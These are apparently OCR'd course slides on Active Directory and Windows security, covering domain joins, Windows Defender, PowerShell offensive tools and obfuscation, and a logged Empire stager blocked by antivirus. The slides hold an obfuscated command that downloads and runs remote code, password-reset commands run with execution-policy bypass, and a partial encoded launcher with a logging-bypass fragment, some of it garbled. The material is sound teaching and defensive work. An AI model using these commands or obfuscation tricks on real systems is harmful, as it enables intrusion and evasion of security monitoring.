
Add... Remove

OK Cancel Apply

# Active Directory Objects – Computer Objects



# Active Directory Objects – Group Policy Objects



# Hands-on

# Hands-on: Join second Windows Server to the Domain

- ⬡ Configure networking (Our AD Server should be used for the DNS Server)
- ⬡ Join the server to the domain

# Security Considerations


# Windows Defender



Built into Windows



Behavior based/ signature based



**Virus & threat protection settings**

View and update Virus & threat protection settings for Windows Defender Antivirus.

**Real-time protection**

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

☒ On

**Cloud-delivered protection**

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

☒ On

**Automatic sample submission**

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

☒ On

[Submit a sample manually](#)

**Tamper Protection**

Prevents others from tampering with important security features.

☒ On

[Learn more](#)



# Windows Defender

	Industry average	November	December
<b>Protection against 0-day malware attacks, inclusive of web and e-mail threats (Real-World Testing)</b> 216 samples used	99.1%	100%	100%
<b>Detection of widespread and prevalent malware discovered in the last 4 weeks (the AV-TEST reference set)</b> 11,166 samples used	100%	100%	100%

# PowerShell Based Exploitation

“Living off the land”

Open Source Tools

- Bloodhound
- Empire (BC-Security Branch)
- Powerup
- PoshC2
- Death Star
- <https://github.com/Magrene/PowershellShell/blob/Dev/Bucephalus.ps1>
- And more...



```
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.
```

# Obfuscation and PowerShell

- ⬡ -nop == -nopr == -noprof == -nopprofile
- ⬡ Invoke-Expression (New-Object Net.WebClient).DownloadString("htt" + "ps://" + "bit.ly/sample")
- ⬡ ==
- ⬡ `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M \*w-O\*)  
`N`e`T`.`W`e`B`C`l`i`e`N`T`).`D`o`w`N`l`o`A`d`S`T`R`i`N`g`(  

```
system("powershell -ExecutionPolicy Bypass -nopr -nonin Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force));  
system("powershell -ExecutionPo Bypass -noprof -noninter Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force));  
system("powershell -ExecutionP Bypass -nopr -noninterat Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force));
```


# Toppling The Empire



```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\anthony> whoami
titan-ii\anthony
PS C:\Users\anthony>
```





netdef

001

011

010

# Windows Defender

VirTool:PowerShell/Realm.A

Alert level: Severe

Status: Active

Date: 2/4/2020 12:17 PM

Category: Tool

Details: This program is used to create viruses, worms or other malware.

[Learn more](#)

Affected items:

amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

OK



# Windows Defender + Group Policies

```

Username: NIMITZ\jim
RunAs User: NIMITZ\jim <--- User
Configuration Name:
Machine: HAWKEYE (Microsoft Windows NT 10.0.17763.0) <--- System Name
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive -noProfile -sta -w 1 -enco SQBGACgAJABQAFMAVgB1AHIAcwBJAG8AbgBUAGEAYgBMAEUALgBQAFMAVgBFAHIAUwBJAE8AbgAuAE0AYQBgAG8AUgAgAC0ARwBFACAMwApAHsAJAA4A
QBTAGMACgBpAHAAdABCAGwAbwBjAGsASQBwAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAKAFYAYQBMAAD0AwwBDAB8ATABsAGUAQwBUAGKAbwBuAFMALgBHAGUATgB1AHIASQBDAc4ARABJAGMAVABpAE8ATgBhAHIAeQBbAFMAAdAB8AGKAbgBnACwAUwB5AHMAAdAB1AE0ALgBPAEIAagBFA
wB0ACAAQwBvAGwAbABFAGMAVABJAE8AbgBzAC4ARwBF AE4AZQByAEkAQwAuAEgAQQBTAAGAUwB1AFQAUwBzAFQAUgBJAE4AZwBdACKAQB9ACQAUgB1AGYAPQBbAF IARQBmAF0ALgBBAFMAcwB1AE0AYgBsAHKALgBHAEUAVABUAHKAUABFACgAJwBTAHKAcwB0AGUABQAUAE0AYQBuAGEAZwB1AG0AZQBwAHQALgBBA
AANACwAJAB1ACkA0wAKADUANgA2AC4AUABSAE8AEABZAD0AwwBTAfKAcwB0AGUABQAUAE4ARQB0AC4AVwB1AEIAUgB1AHEAVQB1AFMAVABdAD0A0gBFAEUARgBhAFUABABUAFcAZQB1AFAAUgBPAHGAwQA7ACQANQA2ADYALgBQAHIAbwBYAFKALgBDAFIARQBKAUEUABgBUAEKAYQBsAHMAIAA9ACAAwBTAfKAcwB0A
wAKAEKAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABTAF0ALAaKAFMAwAKAEKAXQA7ACQAXwAtAGIAWABvAFIAJABTAFsAKAAKAFMAwAKAEKAXQArACQAUwBbACQASABdACKAJQAYADUANgBdAH0AFQA7ACQAcwB1AHIAAPQAKACgAUwBUAGUAWABUAC4ARQB0AEATwBEAGKATgBnAF0A0gA6AFUATgBJAEMABwBKA
gAgACQAUgAgACQAZABBAFQAYQgACgAJABJAFYAKwAKAEsAKQAPAhvASQBFAgA
Process ID: 984
PSVersion: 5.1.17763.1
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.1
BuildVersion: 10.0.17763.1
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Command start time: 20200204122927 <--- Runtime
PS: IF($PSVersionTable.PSVersion.Major -GE 3){$822=[Ref].AsSEMBLY.GetType('System.Management.Automation.Utils')."GetFile"LD"('cachedGroupPolicySettings','N'+onPublic,Static');If($822){$191=$822.GETV1Ue($nUL1);If($191['ScriptB'+lockLog
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$566.Headers.Add('User-Agent',$u);$566.PROXY=[System.Net.WebRequest]::DefaultWebProxy;$566.Proxy.Credentials = [System.Net.Credentials]::DefaultNetworkCredentials;$Script:Pr
At line:1 char:1
+ IF($PSVersionTable.PSVersion.Major -GE 3){$822=[Ref].AsSEMBLY.GetType ...
+ ~~~~~
File being downloaded
This script contains malicious content and has been blocked by your antivirus software. <--- Victory!
At line:1 char:1
+ IF($PSVersionTable.PSVersion.Major -GE 3){$822=[Ref].AsSEMBLY.GetType ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
  
```

# Homework